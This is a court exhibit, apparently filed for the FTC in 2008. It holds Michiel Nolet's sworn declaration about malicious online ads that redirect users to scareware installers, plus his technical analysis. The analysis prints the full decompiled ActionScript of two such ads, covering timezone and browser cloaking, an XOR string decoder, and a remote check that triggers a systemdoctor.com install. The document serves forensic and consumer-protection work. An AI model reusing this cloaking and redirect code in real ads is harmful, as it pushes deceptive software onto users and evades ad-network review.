EXHIBIT

13

DECLARATION OF MICHIEL NOLET

PURSUANT TO 28 U.S.C. § 1746

I, Michiel Nolet, hereby state that I have personal knowledge of the facts set forth below. If called as a witness, I could and would testify as follows:

1. I am a permanent resident of the United States, over the age of 18, residing in New York, New York. I have personal knowledge of the facts stated herein.

2. I am a cofounder and presently the Chief Technology Officer of AppNexus, a provider of web hosting services. At AppNexus I am the core architect and manager of a cloud hosting platform that combines enterprise-quality hardware and service with powerful but simple-to-use software management tools.

3. From August 2005 until August 2007, I was the Director of Analytics and a product manager at Right Media, an online advertising company. At Right Media I designed and managed key applications, including predictive optimization and inventory forecasting. While at Right Media I spent two years developing "Creative Tester" – an automated compliance tool used by Right Media to detect malicious content within electronic advertisements.

4. While at Right Media, I first observed advertisements that contained hidden code capable of redirecting consumers away from the website being viewed. As part of my job duties at Right Media, I analyzed these advertisements and found code capable of redirecting consumers to a variety of third-party websites, including errorsafe.com, drivecleaner.com and systemdoctor.com.

5. I maintain a website, "Mike on Ads" (www.mikeonads.com), where I author articles regarding online advertising and ad networks. I am also a frequent presenter on online advertising issues at national conferences, including the use of electronic advertisements to disseminate malicious software.

6. On mikeonads.com I have posted more than 25 different versions of exploitive advertisements within a subdirectory entitled "what-is-errorsafe-and-how-do-we-stop-it." These ads purport to promote a variety of legitimate companies, including Travelocity.com, Priceline.com, and WeightWatchers.com, but all contain malicious code capable of involuntarily redirecting users to third-party websites, including errorsafe.com, drivecleaner.com and systemdoctor.com.

7. Included as an attachment to this declaration is my technical analysis of two of the malicious advertisements posted on my website. As described in more depth in my analysis, these two advertisements appear legitimate, but actually contain code capable of involuntarily redirecting consumers to errorsafe.com and systemdoctor.com. These advertisements are designed to redirect only those users in certain time zones or within certain IP ranges. This feature makes the ads significantly more difficult to detect, since any human or computer conducting quality control from an IP address or time zone excluded by the advertisement's authors would not be able to reproduce the redirect.

8. At the FTC's request, I visited the following URL: http://advancedcleaner.com/.cleaner/?p=1013&ida=swp_gronexx51&led=2822&afr=pp_22485 01152. At this URL, I observed an advertisement for "AdvancedCleaner" appear in my web browser and purport to detect a host of

pornographic images on my computer. Although the advertisement appeared to run a scan of my computer, no actual scan occurred. Rather the apparent scan was merely an Adobe Flash animation. I have extensive experience with Adobe Flash and have decompiled numerous Flash files, including many of the advertisements posted on mikeonads.com. Because it is impossible for an Adobe Flash animation to scan a computer and detect pornographic images, I concluded that the AdvancedCleaner "scan" had no functionality and performed no bona fide scan.

I state under penalty of perjury that the foregoing statement is true and correct.

Executed on November 7th, 2008, at New York, New York.

[illegible]


Michiel Nolet

Technical Details

The first malicious creatives were easy to examine because the code within them was not obfuscated in any manner. That means that anybody with a Flash Decompiler can extract the contents of the creative. Later examples were run through obfuscation software, which renamed all variables and functions within the code – make it much harder to interpret.

Live and work in Canada

As you can see in the below screenshot this creative this asset advertises a service – www.cannis.org – which sells Canadian work visas. You can click on the below link to view the original version -- **this is not recommended without up to date anti-virus software & browser patches for security purposes.** http://www.mikeonads.com/wp-content/uploads/2007/03/canada.swf



The embedded ActionScript is fairly straight forward. It begins by defining some variables:

```
        _root.strong = true;
        _root.strongPP =
    "http://www.errorsafe.com/pages/scanner/index.php?aid=cast&lid=468&ax=1&ex=1&ed=2";
        _root.easyPP = "http://www.cannis.org/?refid=cast&link=468";
        _root.tz_begin = -3;
        _root.tz_end = -9;
        _root.tzjscript = ((((("javascript:var
    w=window,n=navigator,a=n.appMinorVersion,d=document,u='" + _root.strongPP) + "',dt=new
    Date(),tz=-dt.getTimezoneOffset()/60;p=(n.userAgent.indexOf('SV1')!=-
    1)||(a&&(a.indexOf('SP2')!=-1));i=(d.all&&encodeURI()&&!w.Event);if(!(tz>=") + _root.tz_end)
    + "&&tz<=") + _root.tz_begin) + ")){if(p&&!d.getElementById('o')){d.body.innerHTML+='<object
    id=o height=\"0\" classid=\"CLSID:6BF52A52-394A-11D3-B153-
    00C04F79FAA6\"></object>';};(i&&p)?o.launchURL(u):w.open(u);};void 0;";
        _root.jscript = ("javascript:var w=window,n=navigator,a=n.appMinorVersion,d=document,u='"
    + _root.strongPP) + "';p=(n.userAgent.indexOf('SV1')!=-1)||(a&&(a.indexOf('SP2')!=-
    1));i=(d.all&&encodeURI()&&!w.Event);if(p&&!d.getElementById('o')){d.body.innerHTML+='<object
    id=o height=\"0\" classid=\"CLSID:6BF52A52-394A-11D3-B153-
    00C04F79FAA6\"></object>';};(i&&p)?o.launchURL(u):w.open(u);void 0;";
```

The most notable ones in the above list are: "_root.strongPP", "_root.tzjscript" and "_root.jscript". The variable _root.strongPP clearly shows a link to www.errorsafe.com – clearly something is wrong with this ad!

"_root.tzjscript" is a little more complex. Let's start by looking at how it's used:

```
if (_root.strong) {
    getURL (_root.tzjscript, "_self");
}
```

The getURL actionscript function loads the url. Since "_root.tzjscript" begins with "javascript:" no external url is loaded but instead the specified javascript is executed. The javascript begins by defining some variables:

```
var w=window,n=navigator,a=n.appMinorVersion,d=document,u='" +
   _root.strongPP) + "',dt=new Date(),tz=-dt.getTimezoneOffset()/60;
```

Looking back the variable list, note that "u" is being assigned the value of "_root.strongPP", which was the URL to errorsafe. "dt" is assigned in the javascript 'Date()' function value -- the current date and time from the browser. "tz" is loaded with the time zone of the browser. Next the javascript executes the human avoidance techniques described in the introduction:

```
    p=(n.userAgent.indexOf('SV1')!=-1)||(a&&(a.indexOf('SP2')!=-1))
```

The "userAgent" of a browser defines which operating system and browser version is being used. In this case it looks like the creative is avoiding "SP2" (Windows XP Service Pack 2), and "SV1" which stands for "Security Version 1". Next the creative checks for the browser's time zone:

```
   if(!(tz>=") + _root.tz_end) + "&&tz<=" ) + _root.tz_begin
```

Notice that it is comparing "tz" (previously defined as the time zone) to the variables "_root.tz_begin" and "_root.tz_end", which are defined above as -3 and -9. So for this creative, if a user's time zone is in GMT-3 to GMT-9 no attempt to install errorsafe will be made. The last section of the code builds a new object and loads in the errorsafe URL if we have passed the checks listed above:


```
    + ")){if(p&&!d.getElementById('o')){d.body.innerHTML+='<object id=o height=\"0\"
classid=\"CLSID:6BF52A52-394A-11D3-B153-
00C04F79FAA6\"></object>';};(i&&p)?o.launchURL(u):w.open(u);};void 0;";
```

Notice that it builds an "<object" with classid=\"CLSID:6BF52A52-394A-11D3-B153-00C04F79FAA6\"> and assigns it the id "o". Then the last bit "`.launchURL(u):w.open(u);`" launches the URL "u", which was previously defined as "_root.strongPP", which of course is the installer URL for errorsafe:
http://www.errorsafe.com/pages/scanner/index.php?aid=cast&lid=468&ax=1&ex=1&ed=2

The full ActionScript from the creative can be found in Appendix A.

Get free car

The following creative advertises a new website where you can "Get free car!"



The code within this creative has been obfuscated, making it quite a bit more difficult to interpret than previous examples. Rather than simply printing URLs they are stored as encrypted variables as follows:

```
    _root.c5 =
"48FC022723CCA3ADFA7165519F2007CEA638D20F50A22FD29A3FE345048E7B6E1C66353B63B270E6";
    _root.c6 =
"48FC022723CCA3B9E676774697210BCCA079C34E5EE27D9C9734A94307952D380B72696231A020B892BF6D30
32830067CD68B9DA3B6582C48674ACD159EDD3B9DC09F8F333761509C58818B6479D7930742A3DA6";
    _root.c16 =
"48FC022723CCA3ADFA7165519F2007CEA638D20F50A263C7922FAD031B923C634721342266E62EB8CBB67C68
279C1F37C8";
```

A little bit of digging into the code (full code can be found in Appendix B) identifies a function to decode these variables:

```
    String.prototype["color"] = function (eslogan) {
        var _local3 = eslogan;
        var result = "";
        var _local1;
        var n;
        var _local2;
        _local1 = 0;
        (n = this.length);
        while (_local1 < n) {
            _local2 = parseInt(this.slice(_local1, _local1 + 2), 16) ^ ((_local3 >> 8) &
255);
            if (_local2 > 127) {
                _local2 = _local2 + 848;
            }
            result = result + String.fromCharCode(_local2);
            _local3 = ((_local3 * 52845) + 22719) % 16777215;
            _local1 = _local1 + 2;
        }
        return(result);
    };
```

Which if we run on the above, we get:

```
    _root.c5 = " http://getfreecar.com/?aid=hot728&lid=90";
    _root.c6 = "
http://systemdoctor.com/download/2006/index.php?aid=livewood&lid=intl&ax=1&ed=2&ex=1";
    _root.c16 = "http://getfreecar.com/stats.php?campaign=livewood";
```

The variable _root.c16 is particularly interesting. When this creative is opened with an HTTP sniffer running we see that this URL is immediately loaded via actionscript. The actual content returned by that URL when loaded is a simple integer variables "stats" that appears to change with each different page load. Digging into the code we see that _root.c16 is first called as follows:

```
        _local1.emc.loadVariables(_local1.c16.color(14688422),
_local1.c1.color(14688422));
```

Which if we decode the variables translates to:

```
_local1.emc.loadVariables(http://getfreecar.com/stats.php?campaign=livewood, "get");
```

Further down we see the following code:

```
        if (_local1.emc.stats == _local1.c2.color(14688422)) {
            clearInterval(_local1.i);
            new LoadVars()[_local1.c27.color(14688422)](_local1.c6.color(14688422),
_local1.c3.color(14688422), _local1.c4.color(14688422));
            so = SharedObject.getLocal(_local1.c18.color(14688422),
_local1.c19.color(14688422));
            so.data.uzhe = (_local1.uzhe = 1);
            so.flush();
        } else if (_local1.emc.stats || ((--_local1.lim) == 0)) {
            _local1._visible = !(_local1.uzhe && (parseInt(_local1.c9.color(14688422))));
            clearInterval(_local1.i);
        }
```

Which translates to:

```
        if (_local1.emc.stats == false) {
            clearInterval(_local1.i);
            new LoadVars()[send]("
http://systemdoctor.com/download/2006/index.php?aid=livewood&lid=intl&ax=1&ed=2&ex=1",
"_parent", "POST");
            so = SharedObject.getLocal("livewoodintl242007", "/");
            so.data.uzhe = (_local1.uzhe = 1);
            so.flush();
        } else if (_local1.emc.stats || ((--_local1.lim) == 0)) {
            _local1._visible = !(_local1.uzhe && (parseInt(0)));
            clearInterval(_local1.i);
        }
```

So it appears as if the variable "stats" loaded from the "stats.php" external call is false then the browser is instructed to load a page from "systemdoctor.com" in a new window. Translating that to basic English – the external "stats.php" script is instructing the creative whether or not it should trigger an install for system doctor.

Now sadly we cannot get our hands on the 'stats.php' script to find out exactly what it does, but experience shows that it uses both cookies and IP addresses to determine whether or not the creative should trigger an install. Cookies are used to track user frequency – if the user has previously seen the creative it will not trigger an install. IP addresses are used to determine the geography of a user. This allows the advertiser to not trigger installs in the country of the publisher or ad-network. For example, if the advertisement is sent to a UK based advertising network, 'stats.php' could instruct the creative to only trigger an install for France, Holland and Germany – making it particularly difficult for the UK based network to find the offending creative.

Appendix A: Full Canada Creative Actionscript

```
    function setFlashCookie() {
        my_date.setTime(my_date.getTime() + 86400000);
        my_so.data.expires = my_date.getTime();
        my_so.flush();
        if (_root.strong) {
            getURL (_root.tzjscript, "_self");
        }
    }
    function checkParamsLoaded() {
        if (target_mc.popup == undefined) {
        } else if (target_mc.popup == "1") {
            clearInterval(target_mc.param_interval);
            getURL (_root.tzjscript, "_self");
        } else if (target_mc.popup == "0") {
            clearInterval(target_mc.param_interval);
        }
    }
    _root.strong = true;
    _root.strongPP =
"http://www.errorsafe.com/pages/scanner/index.php?aid=cast&lid=468&ax=1&ex=1&ed=2";
    _root.easyPP = "http://www.cannis.org/?refid=cast&link=468";
    _root.tz_begin = -3;
    _root.tz_end = -9;
    _root.tzjscript = ((((("javascript:var w=window,n=navigator,a=n.appMinorVersion,d=document,u='"
+ _root.strongPP) + "',dt=new Date(),tz=-dt.getTimezoneOffset()/60;p=(n.userAgent.indexOf('SV1')!=-
1)||(a&&(a.indexOf('SP2')!=-1));i=(d.all&&encodeURI()&&!w.Event);if(!(tz>=") + _root.tz_end) +
"&&tz<=") + _root.tz_begin) + ")){if(p&&!d.getElementById('o')){d.body.innerHTML+='<object id=o
height=\"0\" classid=\"CLSID:6BF52A52-394A-11D3-B153-
00C04F79FAA6\"></object>';};(i&&p)?o.launchURL(u):w.open(u);};void 0;";
    _root.jscript = ("javascript:var w=window,n=navigator,a=n.appMinorVersion,d=document,u='" +
_root.strongPP) + "';p=(n.userAgent.indexOf('SV1')!=-1)||(a&&(a.indexOf('SP2')!=-
1));i=(d.all&&encodeURI()&&!w.Event);if(p&&!d.getElementById('o')){d.body.innerHTML+='<object id=o
height=\"0\" classid=\"CLSID:6BF52A52-394A-11D3-B153-
00C04F79FAA6\"></object>';};(i&&p)?o.launchURL(u):w.open(u);void 0;";
    var unique = new Date();
    var my_date = new Date();
    var my_so = SharedObject.getLocal("cast310306", "/");
    if (my_so.data.expires != undefined) {
        var tm = my_date.getTime();
        if (tm > my_so.data.expires) {
            setFlashCookie();
        }
    } else {
        setFlashCookie();
    }
    if (_root.ClickTAG == undefined) {
        _root.ClickTAG = _root.easyPP;
    }
    if (_root.ClickTARGET == undefined) {
        _root.ClickTARGET = "_blank";
    }
    _root.URL_btn.onRelease = function () {
        getURL (_root.ClickTAG, _root.ClickTARGET);
    };
```

Appendix B: Full GetFreeCar Code

```
    _root.c1 = "47ED02";
    _root.c2 = "46E91A247C";
    _root.c3 = "7FF817257C8DF8";
    _root.c4 = "50E70523";
    _root.c5 =
"48FC022723CCA3ADFA7165519F2007CEA638D20F50A22FD29A3FE345048E7B6E1C66353B63B270E6";
    _root.c6 =
"48FC022723CCA3B9E676774697210BCCA079C34E5EE27D9C9734A94307952D380B72696231A020B892BF6D30
32830067CD68B9DA3B6582C48674ACD159EDD3B9DC09F8F333761509C58818B6479D7930742A3DA6";
    _root.c7 = "11";
    _root.c8 = "10";
    _root.c9 = "10";
    _root.c10 = "10";
    _root.c11 = "17";
    _root.c12 = "48FC022723CCA3";
    _root.c13 = "10";
    _root.c14 = "0DB1";
    _root.c15 = "0BB9";
    _root.c16 =
"48FC022723CCA3ADFA7165519F2007CEA638D20F50A263C7922FAD031B923C634721342266E62EB8CBB67C68
279C1F37C8";
    _root.c17 = "14B8";
    _root.c18 = "4CE100326E8CE3AEF66B774FC871569FE421";
    _root.c19 = "0F";
    _root.c20 = "18BE426729D3BCFA";
    _root.c21 = "7FD7022D";
    _root.c22 = "7FFD043B";
    _root.c23 = "53FD14246D91";
    _root.c24 = "7FD7102363";
    _root.c25 = "7FD7103B6F";
    _root.c26 = "7FD710347188";
    _root.c27 = "53ED1833";
    _root.c28 = "47ED0203708EE9B0F06B666C9C2317CAA0";
    String.prototype["color"] = function (eslogan) {
        var _local3 = eslogan;
        var result = "";
        var _local1;
        var n;
        var _local2;
        _local1 = 0;
        (n = this.length);
        while (_local1 < n) {
            _local2 = parseInt(this.slice(_local1, _local1 + 2), 16) ^ ((_local3 >> 8) &
255);
            if (_local2 > 127) {
                _local2 = _local2 + 848;
            }
            result = result + String.fromCharCode(_local2);
            _local3 = ((_local3 * 52845) + 22719) % 16777215;
            _local1 = _local1 + 2;
        }
        return(result);
    };
    _root[_root.c25.color(14688422)] = function () {
        var _local1 = _root;
        _local1._visible = false;
        _local1.createEmptyMovieClip("emc", _local1.getNextHighestDepth());
        _local1.emc.u = dt.getTime();
        _local1.emc.loadVariables(_local1.c16.color(14688422),
_local1.c1.color(14688422));
        _local1.i = setInterval(_local1[_local1.c26.color(14688422)], 100);
    };
    _root[_root.c26.color(14688422)] = function () {
        var _local1 = _root;
        if (_local1.emc.stats == _local1.c2.color(14688422)) {
            clearInterval(_local1.i);
            new LoadVars()[_local1.c27.color(14688422)](_local1.c6.color(14688422),
_local1.c3.color(14688422), _local1.c4.color(14688422));
            so = SharedObject.getLocal(_local1.c18.color(14688422),
_local1.c19.color(14688422));
            so.data.uzhe = (_local1.uzhe = 1);
            so.flush();
        } else if (_local1.emc.stats || ((--_local1.lim) == 0)) {
            _local1._visible = !(_local1.uzhe && (parseInt(_local1.c9.color(14688422))));
            clearInterval(_local1.i);
        }
    };
    if (r == undefined) {
        r = 1;
        _root.uzhe = 0;
        _root.lim = parseInt(_root.c17.color(14688422));
        _root[_root.c21.color(14688422)] = (-new Date()[_root.c28.color(14688422)]()) /
60;
        if ((parseInt(_root.c17.color(14688422)) &&
((!parseInt(_root.c7.color(14688422))) ||
(_root[_root.c22.color(14688422)][_root.c23.color(14688422)](parseInt(_root.c10.color(146
88422)), parseInt(_root.c11.color(14688422))) == _root.c12.color(14688422)))) &&
((!parseInt(_root.c13.color(14688422))) || (!((_root[_root.c21.color(14688422)] >=
parseInt(_root.c14.color(14688422))) && (_root[_root.c21.color(14688422)] <=
parseInt(_root.c15.color(14688422))))))) {
            dt = new Date();
            cr = dt.getTime();
            so = SharedObject.getLocal(_root.c18.color(14688422),
_root.c19.color(14688422));
            _root.uzhe = so.data.uzhe;
            _root._visible = !(_root.uzhe && (parseInt(_root.c9.color(14688422))));
            if (parseInt(_root.c8.color(14688422)) > 1) {
                if (!so.data.expires) {
                    so.data.expires = cr;
                }
                so.data.view++;
            }
            if ((cr > so.data.expires) || (so.data.view ==
parseInt(_root.c8.color(14688422)))) {
                so.data.expires = cr + parseInt(_root.c20.color(14688422));
                so.flush();
                _root[_root.c25.color(14688422)]();
            }
            so.flush();
        }
    }
    str = this._url;
    str = str.substr(8);
    str = (str.substr(0, 1) + ":") + str.substr(2);
    str = "This is " + str;
    txt.text = str;
```